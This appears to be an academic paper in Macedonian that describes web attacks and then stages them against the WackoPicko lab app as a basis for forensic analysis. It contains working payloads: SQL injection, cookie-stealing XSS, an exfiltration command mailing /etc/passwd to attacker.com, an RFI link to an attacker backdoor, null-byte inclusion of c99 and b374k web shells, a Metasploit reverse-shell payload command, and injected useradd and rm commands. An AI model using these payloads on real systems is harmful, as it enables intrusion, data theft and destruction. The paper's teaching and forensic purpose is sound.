XSS нападот обично е напишан (но не секогаш) во Hypertext Markup Language (HTML)/ JavaScript. Серверот е само домаќинот, додека нападот се извршува во рамките на веб пребарувачите. Хакерите користат доверлива веб страна како канал за вршење на нападот. Значи корисникот кој е посетител на веб страната која е веќе заразена со злонамерен XSS код е самата жртва. Откако напаѓачот ја има нишката за контрола на пребарувачот, може да направи најразлични кривични дела, вклучувајќи хакирање на корисничка сметка, снимање на сé што се внесува преку тастатура, крадење на историјата на пребарување, крадење на колачиња, пренасочување на корисникот на неочекувана страна, и тн.

Постојат три основни типа на XSS напади: складирачки или постојан (stored/persistant), рефлектирачки или непостојан (reflected/non-persistant) и DOM базиран XSS напад. Складирачки напад е кога инјектираниот код перманентно е зачуван во нападнатата база на податоците, преку порака на форум, полиња за коментар и сл. Секој кој ќе ја посети веб страната со форумот или коментарите ќе биде жртва на овој напад, затоа што злонамерниот код ќе се изврши во неговиот веб пребарувач. Кај рефлектирачкиот напад кодот до жртвата доаѓа на различен начин, на пример преку пораки за електронска пошта, преку поле за пребарување и сл. Полињата за кориснички внес кои го враќаат корисничкиот внес и го прикажуваат на екран се потенцијална точка на напад. Кај DOM базираниот XSS (type-0 XSS) злонамерниот код се извршува како резултат на

промена на DOM околината во веб пребарувачот на жртвата од страна на скрипта на клиентска страна, така што клиентскиот код се извршува на “неочекуван” начин. Односно, самата веб страна не се менува, туку кодот на клиентска страна содржан во веб страната се извршува различно како резултат на злонамерни модификации во DOM околината.

2.1.3 Command Injection

За креирање на веб страните се користат различни програмски и скриптни јазици, можноста за инјектирање злонамерен код секогаш постои, обични се јавува во полињата за внос каде валидацијата е неправилна, но што ќе биде извршено зависи од тоа што напаѓачот сака да постигне со нападот.. Нападот со инјектирање на код е сличен на SQL Injection нападот. Главна цел на овој напад е да се заобиколи или модифицира главната програма, при што ќе се изврши произволен код за да се добие пристап до доверливи документи или базата на податоците, вклучувајќи лични информации како што се броеви кориснички имиња, лозинки и сл. Корисничкот внос треба да биде добро тестиран и проверен со тоа би се заштителе од кодна инјекција.

Целта на нападот со инјектирање на команди е внесување и извршување на команди од страна на напаѓачот кај ранлива веб апликација. Во вакви ситуации апликацијата преку која се извршуваат несаканите команди, напаѓачот може да ја користи како свој овластен систем. Командите се извршуваат со истите привилегии кои ги има самата веб апликација. Инјектирање на команди е можна во повеќето случаи поради недостаток од валидација за правилен внос кај формите, кои можат да бидат манипулирани од страна на напаѓачот (формите, колачињата, HTTP заглавја).

Постои и варијанта на инјекција на код, кај која напаѓачот додава свој код на веќе постоечки код. На овој начин напаѓачот си ги зголемува стандардните функционалности (привилегии) кај апликацијата, без при тоа да има потреба од извршување команди. Разликата со претходниот напад се состои во тоа што напаѓачот е ограничен со функционалноста на самиот користен програмски јазик.

На пример, доколку веб апликацијата има форма за внесување на коментари, која е ранлива на инјектирање на команди, вметнувањето на следниов произволен код:

```
;cat /etc/passwd | mail attacker@attacker.com #
```

ќе го изврши кодот на серверот и датотеката со лозинки ќе ја прати на меилот на напаѓачот.

2.1.4 Локално и оддалечено вклучување на датотеки

Ранливоста со вклучување датотека (File Inclusion) му овозможува на напаѓачот да пристапи до неовластени или чувствителни датотеки кои се присутни на серверот или да изврши малициозни датотеки кои се наоѓаат на серверот. Повеќето скриптни јазици поддржуваат вклучување датотеки. Оваа ранливост главно се јавува поради лошите валидациски маханизми, при внес на корисничките податоци прикачувањето на датотеката поминува без соодветна валидација. Оваа ранливост може да доведе до извршување малициозен код на серверот или откривање на податоците од чувствителни датотеки.

Имаме две категории на вклучување на датотека врз основа на тоа дали датотеката е оддалечено поставена или е поставена локално на самиот сервер.

Оддалечено вклучување на датотека (Remote File Inclusion - RFI) му овозможува на напаѓачот да вклучи и изврши датотека која е хостирана на оддалечен сервер со користење на скрипта, која отвора страна за напаѓање. Напаѓачот може да искористи RFI за да изврши злонамерен код на клиентската стана или на серверот. Овој напад може да се појави во различни форми од крадење на привремен сесиски токен, крадење податоци, до целосно преземање на системот кога цел ни е компромитирање на одредена апликација на серверот.

Напаѓачот оваа ранливост може да ја експлоатира на повеќе начини, најопасен начин е кога локацијата на датотеката која што е хостирана некаде оддалечено може да се постави во URL-то и да се изврши. PHP е програмски јазик во кој има функција која овозможува вклучување на датотека. Напаѓачот може злонамерна скрипта да ја прикачи на веб серверот кој тој го контролира и потоа да ја изврши кога сака.

На пример:

```
https://wahh-app.com/main.php?Country=http://attacker.com/backdoor
```

Ранливоста од локално вклучување на датотека (Local File Inclusion) е процес на вклучување и извршување на некоја од локалните датотеки која егзистира на серверот. Оваа ранливост ќе биде искористена кога корисничкиот внес ќе ја содржи патеката на датотеката која треба да биде извршена. Оваа ранливост се јавува кога влезот не е правилно санирен и напаѓачот може да постави некои дифолт имиња на датотеките и да пристапи неавторизирано до датотеките. Исто така напаѓачот може да искористи и Directory traversal ранливост за добивање на чувствителните датотеки достапни и во другите директориуми.

Kaj LFI најинтересни локални датотеки се: /etc/passwd, /etc/host на php веб страната, и сл. Оваа ранливост настанува кога програмерот вклучува некои проблематични функции во скриптите на веб страната, како: include, include_once, require, require_once, fopen, и др.

На пример, следниов код е ранлив на LFI:

```
<?
$vulnerable  = $GET[vulnerable];
include($vulnerable);
?>
```

Целни URL би биле

```
www.prim.com/vulnerable
www.prim.com/vulnerable/index.php?vulnerable=../../etc/passwd
www.prim.com/vulnerable/index.php?vulnerable=../../../../etc/passwd
```

3 Сценарио на напад

3.1 Ранлива веб апликацијата WackoPicko

Ранливата веб апликација WackoPicko (слика 2) е веб портал за споделување на фотографии и продажба на фотографии. Корисниците на WackoPicko можат да закачуваат фотографии, да пребаруваат фотографии кои се закачени од другите корисници, да оставаат коментари на фотографии, и да купуваат верзии на фотографии со висока резолуција.

Слика 2 Ранливата веб апликација WackoPicko

WackoPicko овозможува посебни привилегии на содржините доколку сте регистриран корисник. И покрај слабата безбедност на страната, потребно е да се направи регистрација на корисник за да може да се користат услугите на WackoPicko. Фотографија во WackoPicko може да биде прикачена само од страна на регистриран корисник. Сите регистрирани корисници можат да коментираат на дадена фотографија со пополнување на соодветна форма. Сите коментари се прикажува под фотографијата за која се наменети.

Само регистриран корисник на WackoPicko може да купи фотографија со висок квалитет. Купувањето се одвива во неколку чекори. Откако ќе ги додадете саканите фотографии во кошничката, се пресметува вкупната сума, се додаваат купони за попуст и се прави нарачка. Кога фотографијата е купена, корисникот добива линк за да ја симне истата со висока резолуција.

За да им се овозможи на корисниците лесно пребарување до различните фотографии, WackoPicko има поле за пребарување кое е лоцирано горе на секоја од страните. По пребарувањето на корисникот му се прикажува листа од фотографии кои имаат тагови како зборот по кој што е извршено пребарувањето. Формата за пишување коментар содржи поле за внос на “име” и поле за внос “коментар”.

Администраторски дел на WackoPicko има посебен механизам на најава. Администраторите можат да извршуваат и одредени акции како што се бришење на кориснички сметка, промена на таговите на сликите, бришење на слики, и сл.

WackoPicko содржи 16 ранливости, од кои првите 10 се достапни без автентикација, а последните 6 се достапни после логирање на страната.

1. Рефлектирачки XSS - кај формата за пребарување. Процесот на ранливост може да се тестира со следниов параметар `<script>alert(’oops’)</script>`.
2. Складирачки XSS - во делот за коментари кај страната. Полето за коментари не е правилно валидирано и напаѓачот може да ја експлоатира оваа ранливост со креирање на коментар кој содржи JavaScript код. Секогаш кога некој корисник ќе ја посети страницата нападот ќе се изврши.
3. Предвидлив сесиски ID за администратор - сесијата поврзана за администраторската сметка се ракува различно од сесијата за обичните корисници. Се користи сесиско колаче за зачувување на сесијата, кое не се добива со генератор на случајни броеви, туку со зголемување за 1.
4. Слаба администраторска лозинка - лесна комбинација на корисничко име и лозинка за погодување: admin/admin.
5. Рефлектирачки SQL Injection - во формата за најава кај корисничкото име.
6. Command Injection - кај passcheck.php скриптата. WackoPicko овозможува едноставен сервис кој проверува дали корисничката лозинка може да се најде во речник.
7. Вклучување на датотека - до администраторската страница има пристап преку почетната страница index.php. Индекс страницата всушност функционира како портал, секоја вредност која ќе биде проследена како параметар со .php екстензија и за која има соодветна скрипта, ќе биде

извршена. URL–то на администраторската страница за најава е /admin/index.php?page=login. На серверската страна ќе се изврши login.php, при што ќе биде прикажана формата. Овој тип на дизајн има огромни недостатоци т.е. ранливоста од вклучување на датотека. Напаѓачот може да ја искористи оваа ранливост извршувајќи оддалечен PHP код.


8. Приказ на неавторизирани датотеки – на пример, со /etc/passwd%00 како “page” GET параметар на index.php страната, ќе резултира со прикажување на /etc/password датотеката.
9. Рефлектирачки XSS позади JavaScript - Почетната страна на WackoPicko има форма која проверува дали датотеката е со соодветна екстензија, пред нејзиното процесирање. Формата има два параметра, за прикачување на датотеката и за име на датотеката. Кога датотеката е успешно прикачена, се враќа името назад несанитизирано.
10. Манипулација со параметри - почетната страна WackoPicko овозможува линк до едноставна профил страница. Линкот користи “userid” GET параметар за приказ на “sample user” (кој има id бр. 1). Напаѓачот може да манипулира со оваа променлива без да има валидна корисничка сметка.
11. Складирачки SQL Injection - кога корисникот креира корисничка сметка, од нив се побарува да внесат “first name”. Оваа испратена вредност се користи несанитизирана и страната ќе ги прикаже другите корисници со слично “first name”. На пример, напаѓачот може да ја искористи оваа ранливост со креирање на корисник со име “’ ; DROP users;#”, што ќе доведе до бришење на табелата “users”.
12. Directory Traversal - кога се прикачува фотографија, WackoPicko ја копира истата во поддиректориумите на “upload” . Името на поддиректориумот е името кое корисникот го дал на тагот за сликата. Злонамерна корисник може да манипулира со таг параметарот за да изведе directory traversal напад.
13. Повеќе-чекорен складирачки XSS - кај формата за коментари.
14. Forceful Browsing - една од централните идеи која егзистира во позадината на WackoPicko е можноста корисниците да купуваат слики со висока резолуција на квалитет. Пристапот до линковите за сликите со висок

квалитет не се проверува, затоа напаѓачот може да пристапи до нив без при тоа да креира корисничка сметка, заобиколувајќи ја автентикација.

15. Логичка грешка - употребувањето на купоните има недостатоци, може да се примени повеќе пати, да се користи истиот купон и да се намалува цената на сликите, со можност дури да ја направиме цената да биде 0.
16. Рефлектирачки XSS позади Flash - на почетната страна има Flash форма во која се прашуваат корисниците за нивната омилена боја. Резултантната страна е ранлива на рефлектирачки XXS напад, каде “value” параметарот се враќа назад без да биде санирен.

3.2 Карактеристики на серверот жртва

Во нападот, како мрежен ентитет што ќе има улога на нападната страна, е искористена виртуелната машина OWASP Broken Web Applications Project, што всушност преставува колекција од ранливи веб страници кои се дистрибуирани во виртуелна машина во WMware формат, компатибилен со комерцијалните WMware производи. Виртуелната машина може да се симне како .zip датотека која е достапна за Windows, Mac и Linux оперативните системи. OWASP Broken Web Applications (слика 3) има сериозни безбедносни нарушувања. Се препорачува да се користи во режим “NAT”. Оваа виртуелна машина беше подигната во VMware Workstation верзија 9.0.2 која е инсталирана на Windows 8, 64 битен оперативен систем.



Слика 3 OWASP Broken Web Applications Project виртуелна машина

Како една од апликациите на OWASP Broken Web Applications Project пакетот е WackoPicko. Всушност тестирањата и анализите се извршени само врз ранливата апликација WackoPicko. За WackoPicko се искористени следниве технологии: Apache 2.2.14 (Ubuntu), PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch, and MySQL 5.0.67.

Статистички гледано вообичаено во најголем дел од случаите нападната страна е секогаш достапна за правење на форензичка анализа. Важно е да се знаат името на веб страницата и нејзината IP адресата. Жртвата сервер има IP адреса 192.168.60.141 и URL-адреса http://192.168.60.141/WackoPicko/. Целата виртуелна машина е снимена како .wmdk датотека со големина 8 GB.

3.3 Карактеристики на напаѓачката машина

Како виртуелен компјутерски систем кој ќе има улога на напаѓач е користен Kali Linux. Kali Linux е Debian базирана Linux дистрибуција специјално наменета за пенетрациски тестирања и безбедносни ревизии. Kali Linux го сочинуваат неколку стотици алатки кои се користат при различните безбедносни задачи, пенетрациски тестирања, форензика, обратен инженеринг, и сл. Kali Linux е развиен, финансиран и поддржан од страна на “Offensive Security”, една од водечките компании за обуки во областа на безбедноста. Првата верзија на Kali Linux е објавена на 13 март 2013 како обнова BackTrack Linux, почитувајќи ги комплетните развојни стандарди на Debian.

Софтверската конфигурација е важна, се состои од повеќе групи на алатки кои се користат за изведување на различни видови на напади:

- Алатки за собирање информации (information gathering)
- Алатки за испитување ранливости (vulnerability assessment)
- Алатки за експлоатација (exploitation tools)
- Алатки за преземање на привилегии (privilege escalation)
- Алатки за воспоставување пристап и одржување врска (maintaining access)

Kali Linux оперативниот систем ќе биде искористен за извршување на нападите. Прелистувачот со кој оперира Kali Linux е Icewasel, верзија 24.8.1 (веб прелистувач базиран на Firefox). IP адресата на напаѓачката машина е: 192.168.60.163.

За изведување на нападите беше користена виртуелна WMware машина со инсталиран Kali Linux верзија 1.0.9a (дериват на Debian) и со IP адреса 192.168.60.163. Целата виртуелна машина е снимена како .wmdk датотека со големина 98 GB.

3.4 Изведување на нападите

На 20 декември 2014 изведени се следните пет напади:

- SQL Injection на формата за најава
- Складирачки XSS на guestbook страната
- Remote File Inclusion со инјектирање на null бајт
- Рефлектирачки XSS на формата за пребарување
- Command Injection на полето password

Многу често напаѓачите користат спуфирање на IP адреси, но во нашето сценарио тоа е изоставено, бидејќи целта беше да се видат артефактите што се остваат на напаѓачката машина, при изведување на самите напади.

3.4.1 SQL Injection напад

Веб страната WackoPicko содржи ранливост на SQL Injection во полето “username” на формата за најава. Во формата за најава е инјектиран познатиот стринг `-1'or 1=1#`, кое ќе ни овозможи најавување на страната како “Sample user” без користење на лозинка (слика 4).

Слика 4 Sql Injection на формата за најава

3.4.2 Складирачки XSS напад

На страната guestbook сите корисници може да оставаат коментари за произволна фотографија. Полето за коментари не е соодветно заштитено, и оваа ранливост може да се искористи со вметнување на злонамерен JavaScript код. Во нападот, најпрво е закачена сликата со логото на "UGD" (која на сервер ќе биде закачена како четири слики со различни димензии: ugd.jpg, ugd.128.jpg, ugd.128_128.jpg и ugd.550.jpg). За оваа слика, во полето за коментар е внесен следниов JavaScript код `<script>location=" http://www.ugd.edu.mk/index.php/mk;"</script>` (слика 5). Секогаш кога корисникот ќе се обиде да ја види сликата во целосна големина се активира нападот и се извршува дадениот JavaScript код, со кој се врши пренасочување кон линкот `http://www.ugd.edu.mk`.


Слика 5 Додавање коментар во полето под фотографијата

3.4.3 Remote File Inclusion напад

WackoPicko "admin" страната е ранлива на File Inclusion. Во нападот е користен Remote File Inclusion на два начина.

Кај првиот начин,со користење на веб прелистувач, се закачуваат јавните шел скрипти b374k-shell.php и c99shell.php преку формата за прикачување на


слики. Користени се две скрипти затоа што првата ги испраќа командите до серверот како дел од телото на POST барањето, а втората ги испраќа командите како параметри во URL. Шел скрипата b374-k-2.8.php може да се симне од следниов линк: https://code.google.com/p/b374k-shell/downloads/list. Прво скриптата се закачува во делот за прикачување на слики со име “b374k-2.8” (слика 6), на локација http://192.168.60.141/WackoPicko/upload/b375k-2.8/b274k-2.8.



Слика 6 Форма за прикачување на слики и прикачување на шел скриптата)

За извршување на шелот се користи admin страната и null byte injection, на пример


http://192.168.60.141/WackoPicko/admin/index.php?page=http://192.168.60.141/WackoPicko/upload/b374k-2.8/b374k-2.8%00.php




Слика 7 Работа со шел скриптата b374-k-2.8.php

Со помош на оваа шел скрипта е избришана датотеката Cart (**rm -rf cart**) и додаден е нов директориум papka (**mkdir papka**). Работната околина на оваа скрипта е прикажана на слика 7.

Втората шел скрипта c99shell се закачува исто преку формата за прикачување на слика со име “c99shell”, на локација http://192.168.60.141/WackoPicko/upload/ c99shell/c99shell. Нејзината работна околина е прикажана на слика 8.



Слика 8 Работа со шел скриптата c99shell.php



Слика 9 Модификација на test.php со шел скриптата c99shell.php

За извршување и на оваа скрипта се користи admin страната и null byte injection

http://192.168.60.141/WackoPicko/admin/index.php?page=http://192.168.60.141/WackoPicko/upload/c99shell/c99shell%00.php

Со помош на оваа шел скрипта направена е модификација на страната http://192.168.60.141/WackoPicko/test.php, со додавање на нов линк кој нé носи на веб страната http://www.stip.gov.mk (text → http://www.stip.gov.mk), слика 9.

Вториот начин на изведување на Remote File Inclusion е со користење на познатата хакерска алатка Metasploit, во Kali Linux, и Reverse TCP Payload командата за генерирање на reverse shell payload /root/napad.php (Прилог А) на напаѓачката машина. Командата за креирање на шелот е:

```
# msfpayload php/meterpreter/reverse_tcp LHOST=192.168.60.163 LPORT=4444 R >/root/napad.php.
```

Процесот на прикачување и користење на шелот на машината жртва е ист како и претходно, го зачувуваме под име “napad” и го отвораме како:


http://192.168.60.141/WackoPicko/admin/index.php?page=http://192.168.60.141/WackoPicko/upload/napad/napad%00.php

Со користење на овој шел се додава нов документ stip.html (**upload /root/stip.html**) и се брише еден постоечки документ error.php (**rm error.php**). Со отворање на URL-то http://192.168.60.141/WackoPicko/stip.html се отвора содржината на новододадената скрипта stip.html.


3.4.4 Рефлектирачки XSS напад

WackoPicko има рефлектирачка XSS ранливост во полето за пребарување на формата search.php. За напад, искористен е стандарден пример за изведување на овој напад, кој го враќа PHPSESSID колачето во дијалог прозорец (слика 10) на корисничкиот веб пребарува., и тоа:

```
<script>alert(document.cookie)</script>
```



Слика 10 Рефлектирачки XSS напад



Слика 11 Форма за проверка на лозинки

3.4.5 Command Injection напад

Скриптата passcheck.php на веб апликацијата WackoPicko за проверка на внесени лозинки (слика 11), е ранлива на напад со инјектирање на команди. Полето password овозможува внес на стрингови кои се пребаруваат во датотеката /etc/dictionary-common/words. Доколку стринговите се пронајдени се смета за лоша лозинка, во спротивно се смета за добра лозинка.

Полето се тестираме со внес на следниве стрингови:

- Во првиот случај е направен неуспешен обид за додавање на нов корисник со име “Mario” и лозинка “Mario”, со

```
123|useradd -m -s /bin/bash Mario ; echo "Mario:lozinka" | chpasswd #
```

- Во вториот случај е избришана датотеката tos.php, со командата rm -f tos.php

```
123|rm -f tos.php #
```

4 Форензичка анализа

4.1 Аквизиција на податоци

За правилна анализа на нападната страна потребно е да се изврши аквизација на податоците со користење на класичните форензички методи. Една од алатките која се користи за креирање на форензичкиот клон е FTK Imager [11] од фирмата Access Data. Оваа софтверска алатка е бесплатна и се карактеризира со способност да може да го адресира целиот мемориски простор. Верзија која што ќе се користи за креирање на сликите е FTK Imager 3.0.1.1467.

Пред почетокот на изработката на форензичките слики, се користат софтверски форензички write blockers со цел да не дојде до промени кај доказниот материјал при креирањето на сликата. Сликите се креираат на нов хард диск или на хард диск на кој претходно е направено wipe. Секоја слика добива хеш вредност што гарантира заштита на интегритетот на сликата. Хеширањето на сликата може да се направи пред и после аквизицијата. Понатаму сите анализи кои што ќе следуваат се вршат врз претходно генерираната форензичка копија.

Како пример во продолжение ќе ја наведеме содржината на текстуаланата датотека креирана при креирањето на форензичка копија со FTK Imager, која се генерира при креирањето на форензичката слика за Kali Linux:

Created By AccessData® FTK® Imager 3.0.1.1467 110406

Case Information:
Acquired using: ADI3.0.1.1467
Case Number:
Evidence Number:
Unique Description:
Examiner:
Notes:

Information for F:\KaliLinux:

Physical Evidentiary Item (Source) Information:
[Drive Geometry]
Cylinders: 12,793
Heads: 255
Sectors per Track: 63
Bytes per Sector: 512
Sector Count: 205,520,896
[Physical Drive Information]
Drive Interface Type: lsilogic
[Image]
Image Type: VMWare Virtual Disk
Source data size: 100352 MB
Sector count: 205520896
[Computed Hashes]
MD5 checksum: b53d12a34d32bac20f189ace304848da
SHA1 checksum: 01ba54a7682eb9f9f78fdf9015628c8791f43f81

Image Information:
Acquisition started: Mon Dec 22 14:59:03 2014
Acquisition finished: Mon Dec 22 15:18:29 2014
Segment list:
F:\KaliLinux.001

Image Verification Results:
Verification started: Mon Dec 22 15:18:30 2014
Verification finished: Mon Dec 22 15:35:01 2014
